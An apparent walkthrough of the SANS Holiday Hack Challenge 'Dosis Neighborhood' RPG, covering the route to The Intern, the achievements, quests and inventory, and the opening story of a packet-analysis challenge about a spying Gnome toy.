
↑ ↑ ↓ ↓ ← → ← →






See below for the sequence of 8 NOC hallway rooms to reach The Intern (up,up,down,down,left,right,left,right):


1




2




3




4




5




6



7



8





Achievement - Chat with The Intern

Once you reach The Intern, chat with him to gain this achievement. If you have completed **all** other achievements and **all** quests in the Dosis Neighborhood (i.e. check your achievements and quests status), The Intern will also tell you about his nefarious plot working with ATNAS (SANTA spelled backwards) Corporation to plant a Gnome in the Counter Hack datacenter to monitor staff and players. Once The Intern has that plot dialog with you, you can go back to Ed Skoudis to get the final VICTORY achievement.

The Intern


Chat with The Intern







Final VICTORY in the Dosis Neighborhood RPG


Once you have had the final nefarious plot discussion with The Intern in the NOC, you can now take this information back to Ed Skoudis and chat with him to achieve the final VICTORY achievement. Go back to Ed Skoudis' Office as shown in red on the map below and chat with him.



VICTORY YAY!








Achievements

VICTORY YAY!

Completed 21 / 21

Final Status Screens and RPG Ending:




Quests

Incomplete Quests:

Completed Quests:
* Intern - Find Ed's Intern
* Candy Cane - Find a minty treat for JoshW
* The Gift - Give Dan a gift from Josh
* Blinky Lights - Find a string of blinky lights for TomV
* Jo's Cookie - Find Jeff one of Jo's cookies
* HotChoco - Find Tim some hot chocolate

- press ESC or click anywhere to close -



Inventory

Candy Cane - Minty goodness

The Gift - A gift for Dan


Note - A note with 0 2 6 2 written on it

Holiday Lights - Blinky Lights

Hot Chocolate - A warming drink

Cookie - A chocolate chip cookie


- press ESC or click anywhere to close -



Achievements

Jessica	Chat with Jessica Dosis
Josh	Chat with Josh Dosis
Ed Skoudis	Chat with Ed Skoudis
Lynn Schifano	Chat with Lynn Schifano


Completed 21 / 21



Achievements

The Intern	Chat with The Intern
Tom VanNorman	Chat with Tom VanNorman
Tim Medin	Chat with Tim Medin
Tom Hessman	Chat with Tom Hessman


Completed 21 / 21



Achievements

Josh Wright	Chat with Josh Wright
Dan Pendolino	Chat with Dan Pendolino
Jeff McJunkin	Chat with Jeff McJunkin
Secret Room	Find the Secret Room


Completed 21 / 21



Achievements

Secret^2 Room	Find the Secret Secret Room
Jo's Cookie	Find one of Jo's delicious cookies!
Candy Cane	Wow great for getting rid of Sushi-Fusion taste!
Hot Chocolate	Hot chocolate warms the body and soul.


Completed 21 / 21



Achievements

Holiday Lights	A tangled knot of blinky holiday lights.
The Gift	A gift from Josh to Dan.
Pin Code	Find the PIN code for the NOC door.
Data Maze	Find your way through the NOC maze.

Completed 21 / 21




Achievements

VICTORY	YAY!

Completed 21 / 21

Part 1) Dance of the Sugar Gnome Fairies: Curious Wireless Packets



Part 1: Dance of the Sugar Gnome Fairies: *Curious Wireless Packets*

A few days later, with their now-cherished and well-traveled Gnome innocently perched on a shelf overlooking his bedroom, Josh Dosis opened his trusty Linux laptop and ran a wireless sniffer, as kids these days are wont to do. A mysterious barrage of traffic lit up Josh's Wireshark screen, coming from somewhere very nearby. In a series of awkward pirouettes to find the source of these packets, Josh discovered the strongest signal coming from.... the Gnome itself!

"Jess! Come and check this out," Josh called to his sister.

Surprised by their discovery, the two children quickly ran tcpdump on Josh's laptop to store the packets cascading to and from this most unusual toy. They were shocked to see the sheer amount of data streaming to and from the curious device. "It seems to be some sort of command and control channel," Josh said, "If only I could get some help figuring it out!"

And that, Dear Reader, is where you come in. Please enter the Dosis neighborhood. There, Lynn will help get you oriented. You need to find Josh Dosis so he can provide you the wireless packet capture file the children created. If you need help analyzing the packet capture, please seek out Tim in the Dosis neighborhood for advice.

Then, based on your analysis of the Gnome's packets, please answer the following questions:

1) Which commands are sent across the Gnome's command-and-control channel?

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?

